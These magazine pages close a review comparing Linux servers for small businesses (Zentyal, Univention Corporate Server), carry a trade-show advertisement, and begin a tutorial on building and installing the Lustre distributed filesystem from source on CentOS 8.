


Figure 2: The announced version 8 of NethServer will deliver applications as containers, but there is no telling when this release will be available.

The web UI looks uncluttered and clear-cut (**Figure 3**). Almost all configuration options are available – but only almost. For example, if you configure Windows file sharing with Samba, you will see the service configuration UI for Samba – but only once, because after the initial Samba configuration, the UI for the Samba settings disappears behind a paywall. You will then see a message stating: *This GUI feature is just available in the Commercial Zentyal Edition*. Restrictions of the Community Edition do not exist for the other two servers. Either a feature is available in the free edition or it is not.

On the basis of current knowledge, you should consider very carefully whether or not to purchase a commercial version of Zentyal and the support this entails. The Infoempres web service, which gets its information from the Spanish commercial register, lists Zentyal SL as insolvent since 2016. Moreover, things have become quieter in the Zentyal camp of late, both on the official website and in the community forums. The last “news” on the website is the announcement of Zentyal version 7 in July 2021, and the last commit in the GitHub repository was in May 2021. Not much has happened in the bug tracker since August 2021.

Zentyal Server 7 is a well-thought-out solution, all told. The UI is neat and clear-cut, and the functions are limited to the essential services that an SMB installation really needs. Among other things, the integrated certification authority, with which certificates for local services and systems can be easily managed, is a very good idea. On the other hand, it is a pity that some important menus disappear behind the paywall of the commercial version. IT managers should think very carefully before signing a support contract with a company that may soon no longer exist.

UCS: Established

The Univention Corporate Server (UCS) [4] from Germany’s Univention GmbH will celebrate its 20th birthday next year. The manufacturer offers different variants. Until 2015, a free version for personal use that could not be operated commercially was available, but the manufacturer has departed from this model. Companies are allowed to use the free UCS Core Edition, but without support. If you need support, you can purchase subscriptions with various service level agreements. A special edition for schools is available, as well.

The current version 5 has Debian 10.9 at its core and comes with a number

of its own extensions. First and foremost is the user directory. A new UCS server either joins an existing domain or creates a new one – nothing works without a Lightweight Directory Access Protocol (LDAP)/Kerberos backend. In return, UCS consistently integrates the applications from the app store into the directory. The services do not have quirky admin UIs and local user management. For example, if you install the Jitsi video conferencing server from the UCS app store, it immediately integrates with the directory. Users with a valid account and an app share for Jitsi in the directory can then immediately use the video conferencing service. UCS can also connect to Internet account services such as Google or Salesforce with Security Assertion Markup Language (SAML).

Univention already implements many of its add-on apps as containers (**Figure 4**). The Docker service runs in the background on the server; UCS does not source apps from the insecure Docker Hub, but from an in-house registry. Access to the containerized services is handled by the UCS Apache web server by reverse proxy and name-based routing, which the DNS service on the network must support, of course. This requirement is one of the small stumbling blocks with UCS. If the server itself acts as




Figure 3: The free variant of Zentyal builds a paywall in front of certain administration operations.

a DNS service on the local area network (LAN), everything works as desired. If UCS runs on a LAN with an existing DNS server, you might have to adjust the DNS configuration of the existing service.

The system's web UI has improved massively in the last few years. The UIs of the UCS 2.x versions left a lot to be desired, but that has changed dramatically. The portal intelligibly groups functions and settings. The UCS environment is a good fit: The GitHub repository with the UCS source is well maintained with around 25 active code contributors. Looking back on 19 years of existence, UCS is probably one of the longest serving SMB Linux servers on

the market. Its strengths include very good directory integration and management and a mature, stable web UI. Debian 10 provides a solid operating system foundation, and migrating to Docker containerized apps is forward-looking. On top of this, UCS is backed by a company that has been providing a product and support for almost 20 years.

Conclusions

All four Linux servers for SMBs show promising approaches at first glance, and the NethServer 8 SMB container cluster idea is especially interesting. Unfortunately, this cannot hide the fact that two of the servers appear

to be poorly maintained and that NethServer 8 is still waiting for an alpha release. Only the Univention Corporate Server has a lively community and is supported by a reliable company. Anyone looking for a Linux SMB distribution will want to start there. Alternatively, you could always patch together an infrastructure yourself from a state-of-the-art Linux distribution with UI management tools like Cockpit, and then do without commercial support.

Info

[1] ClearOS: [\[https://www.clearos.com\]](https://www.clearos.com)

[2] NethServer: [\[https://www.nethserver.org\]](https://www.nethserver.org)

[3] Zentyal: [\[https://zentyal.com/community/\]](https://zentyal.com/community/)

[4] UCS: [\[https://www.univention.com\]](https://www.univention.com)




Figure 4: UCS delivers apps as containers and is otherwise well maintained and supported.

JOIN US AT DATA CENTRE WORLD



**DATA CENTRE
WORLD**

11. – 12. May 2022 Messe Frankfurt
www.datacentreworld.de

Meet | Back | Better

#NurMitEuch

CO-LOCATED WITH



**BIG DATA
& AI WORLD**



BARC



**CLOUD EXPO
EUROPE**

Lustre HPC distributed filesystem

Radiance

The Lustre open source distributed, parallel filesystem scales to high-performance computing environments.

By Petros Koutoupis

What do you do when you need to deploy a large filesystem that is scalable to the exabyte level and supports a large-client, simultaneous-access workload? You find a parallel distributed filesystem such as Lustre. In this article, I build the high-performance Lustre filesystem from source, install it on multiple machines, mount it from clients, and access them in parallel.

Lustre Filesystems

A distributed filesystem allows access to files from multiple hosts sharing the files within a computer network, which makes it possible for multiple users on multiple client machines to share files and storage resources. The client machines do not have direct access to the underlying block storage sharing those files; instead, they communicate with a set or cluster of server machines hosting those files and the filesystem to which they are written. Lustre (or Linux Cluster) [1]-[3] is one such distributed filesystem, usually deployed for large-scale cluster high-performance computing (HPC). Licensed under the GNU General Public License (GPL), Lustre provides a solution in which high performance and scalability to tens of thousands of nodes (including the clients) and exabytes of storage becomes a reality and

is relatively simple to deploy and configure. As of this writing, the Lustre project is at version 2.14, nearing the official release of 2.15 (currently under development), which will be the next long-term support (LTS) release. Lustre contains somewhat of a unique architecture, with four major functional units: (1) a single Management Service (MGS), which can be hosted on its own machine or on one of the metadata machines; (2) the Metadata Service (MDS), which contains Metadata Targets (MDTs); (3) Object Storage Services (OSS), which store file data on one or more Object Storage Targets (OSTs); and (4) the clients that access and use the file data. For each Lustre filesystem, MDTs store namespace metadata, which include file names, directories, access permissions, and file layouts. The MDT data is stored in a single-disk dedicated filesystem that maps locally to the serving node, controls file access, and informs the client nodes as to which objects make up a file. One or more MDS nodes can exist on a single Lustre filesystem with one or more MDTs each.

An OST is a dedicated object-based filesystem exported for read and write operations. The capacity of a Lustre filesystem is determined by the sum of the total capacities of the OSTs.

Lustre presents all clients with a unified namespace for all of the files and data in the filesystem, which allows concurrent and coherent read and write access to the files in the filesystem. When a client accesses a file, it completes a file name lookup on the MDS, and either a new file is created or the layout of an existing file is returned to the client.

Locking the file on the OST, the client then runs one or more read or write operations to the file but does not directly modify the objects on the OST. Instead, it delegates tasks to the OSS. This approach ensures scalability and improved security and reliability, because it does not allow direct access to the underlying storage, which would increase the risk of filesystem corruption from misbehaving or defective clients.

Although all four components (MGS, MDT, OST, and client) can run on the same node, they are typically configured on separate nodes communicating over a network.

Prerequisites

In this article, I use eight nodes, four of which will be configured as client machines and the rest as the servers hosting the Lustre filesystem. Although not required, all eight systems

will run CentOS 8.5.2111. As the names imply, the servers will host the target Lustre filesystem; the clients will not only mount it, but also write to it. For the configuration, you need to build the filesystem packages for both the clients and the servers, which means you will need to install package dependencies from the package repositories:

```
$ sudo dnf install \n  wget git make gcc kernel-devel \n  epel-release automake binutils libtool \n  bison byacc kernel-headers \n  elfutils-libelf-devel elfutils-libelf \n  kernel-rpm-macros kernel-abi-whitelists \n  keyutils-libs keyutils-libs-devel \n  libn13 libn13-devel rpm-build \n  libselinux-devel
```

Next, enable the `powertools` repository and install a couple of packages:

```
$ sudo dnf config-manager \n  --set-enabled powertools\n$ sudo dnf install dkms libyaml-devel
```

To build Lustre from source, you need to grab the updated `e2fsprogs` packages for your respective distribution and version hosted on the Whamcloud project website [4]. In this case, I downloaded and installed the necessary packages for my system [5], shown in Table 1. Next, create an RPM build environment, which will only be used once to grab, install, and extract the source kernel packages:

```
$ mkdir -p ~/rpmbuild/{\n  BUILD,BUILDROOT,RPMS,SOURCES,\n  SPECS,SRPMS}\n$ echo '%_topdir %(echo $HOME)/\n  rpmbuild' > ~/.rpmmacros
```

The Lustre filesystem relies on a local filesystem to store local objects. The

Table 1: e2fsprogs Packages

e2fsprogs-1.46.2.wc4-0.el8.x86_64.rpm
e2fsprogs-devel-1.46.2.wc4-0.el8.x86_64.rpm
e2fsprogs-libs-1.46.2.wc4-0.el8.x86_64.rpm
libcom_err-1.46.2.wc4-0.el8.x86_64.rpm
libcom_err-devel-1.46.2.wc4-0.el8.x86_64.rpm
libss-1.46.2.wc4-0.el8.x86_64.rpm
libss-devel-1.46.2.wc4-0.el8.x86_64.rpm

project supports ZFS and a patched version of ext4 called LDISKFS, which I use for the build with the ext4 source from a running kernel. To grab the correct kernel source, you need to make a note of your distribution and its version, as well as the kernel version:

```
$ cat /etc/redhat-release\nCentOS Linux release 8.5.2111\n$ uname -r\n4.18.0-348.7.1.el8_5.x86_64
```

This location differs depending on the information output above. Listing 1 shows the commands for my setup to grab the kernel source, install the source RPM, change into the directory containing the source objects, and extract the kernel tarball. The final three lines change to the `kernel/fs` source directory (which should mostly be empty) of the currently installed kernel source, rename the existing `ext4` directory, and copy the extracted `ext4` source in the current directory.

Building Lustre from Source

To begin, check out the Lustre source code in your home directory, change into the source directory, check out the desired branch, and set the version string:

Listing 1: Working With the Kernel Source

```
$ wget https://vault.centos.org/8.5.2111/BaseOS/Source/SPackages/kernel-4.18.0-348.7.1.el8_5.src.rpm\n$ sudo rpm -ivh kernel-4.18.0-348.7.1.el8_5.src.rpm\n$ cd ~/rpmbuild/SOURCES\n$ tar xJf linux-4.18.0-348.7.1.el8_5.tar.xz\n$ cd /usr/src/kernels/4.18.0-305.10.2.el8_4.x86_64/fs/\n$ sudo mv ext4/ ext4.orig\n$ sudo cp -r /home/pkoutoupis/rpmbuild/SOURCES/linux-4.18.0-305.10.2.el8_4/fs/ext4 .
```

```
$ cd ~\n$ git clone git://git.whamcloud.com/\n  fs/lustre-release.git\n$ cd lustre-release\n$ git branch\n$ git checkout master\n$ ./LUSTRE-VERSION-GEN
```

To build the client packages, enter:

```
$ sh autogen.sh && \n  ./configure --disable-server && \n  make rpms
```

When the build completes without error, the RPMs shown in Listing 2 will be listed in the source directory's root. Now you need to install the client packages on the client nodes and verify that the packages and the version have been installed:

```
$ sudo dnf install \n  {kmod-,}lustre-client-2.14.56_111_\n  gf8747a8-1.el8.x86_64.rpm\n$ rpm -qa|grep lustre\nkmod-lustre-client-2.14.56_111_\n  gf8747a8-1.el8.x86_64\nlustre-client-2.14.56_111_\n  gf8747a8-1.el8.x86_64
```

To build the server packages enter:

```
$ sh autogen.sh && ./configure && make rpms
```

Listing 2: RPMs After the Server Build

```
$ ls *.rpm\nkmod-lustre-client-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nkmod-lustre-client-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nkmod-lustre-client-tests-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nkmod-lustre-client-tests-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nlustre-2.14.56_111_gf8747a8-1.src.rpm\nlustre-client-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nlustre-client-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nlustre-client-debugsource-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nlustre-client-devel-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nlustre-client-tests-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nlustre-client-tests-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm\nlustre-iokit-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
```


Listing 3: Source Root RPMs

```
[centos@ip-172-31-54-176 lustre-release]$ ls *.rpm
kmod-lustre-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
kmod-lustre-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
kmod-lustre-osd-ldiskfs-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
kmod-lustre-osd-ldiskfs-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
kmod-lustre-tests-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
kmod-lustre-tests-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-2.14.56_111_gf8747a8-1.src.rpm
lustre-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-debugsource-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-devel-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-iokit-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-osd-ldiskfs-mount-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-osd-ldiskfs-mount-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-resource-agents-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-tests-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
lustre-tests-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64.rpm
```

Listing 4: Install Packages on Server Nodes

```
[centos@ip-172-31-54-176 RPM5]$ rpm -qa|grep lustre
lustre-osd-ldiskfs-mount-2.14.56_111_gf8747a8-1.el8.x86_64
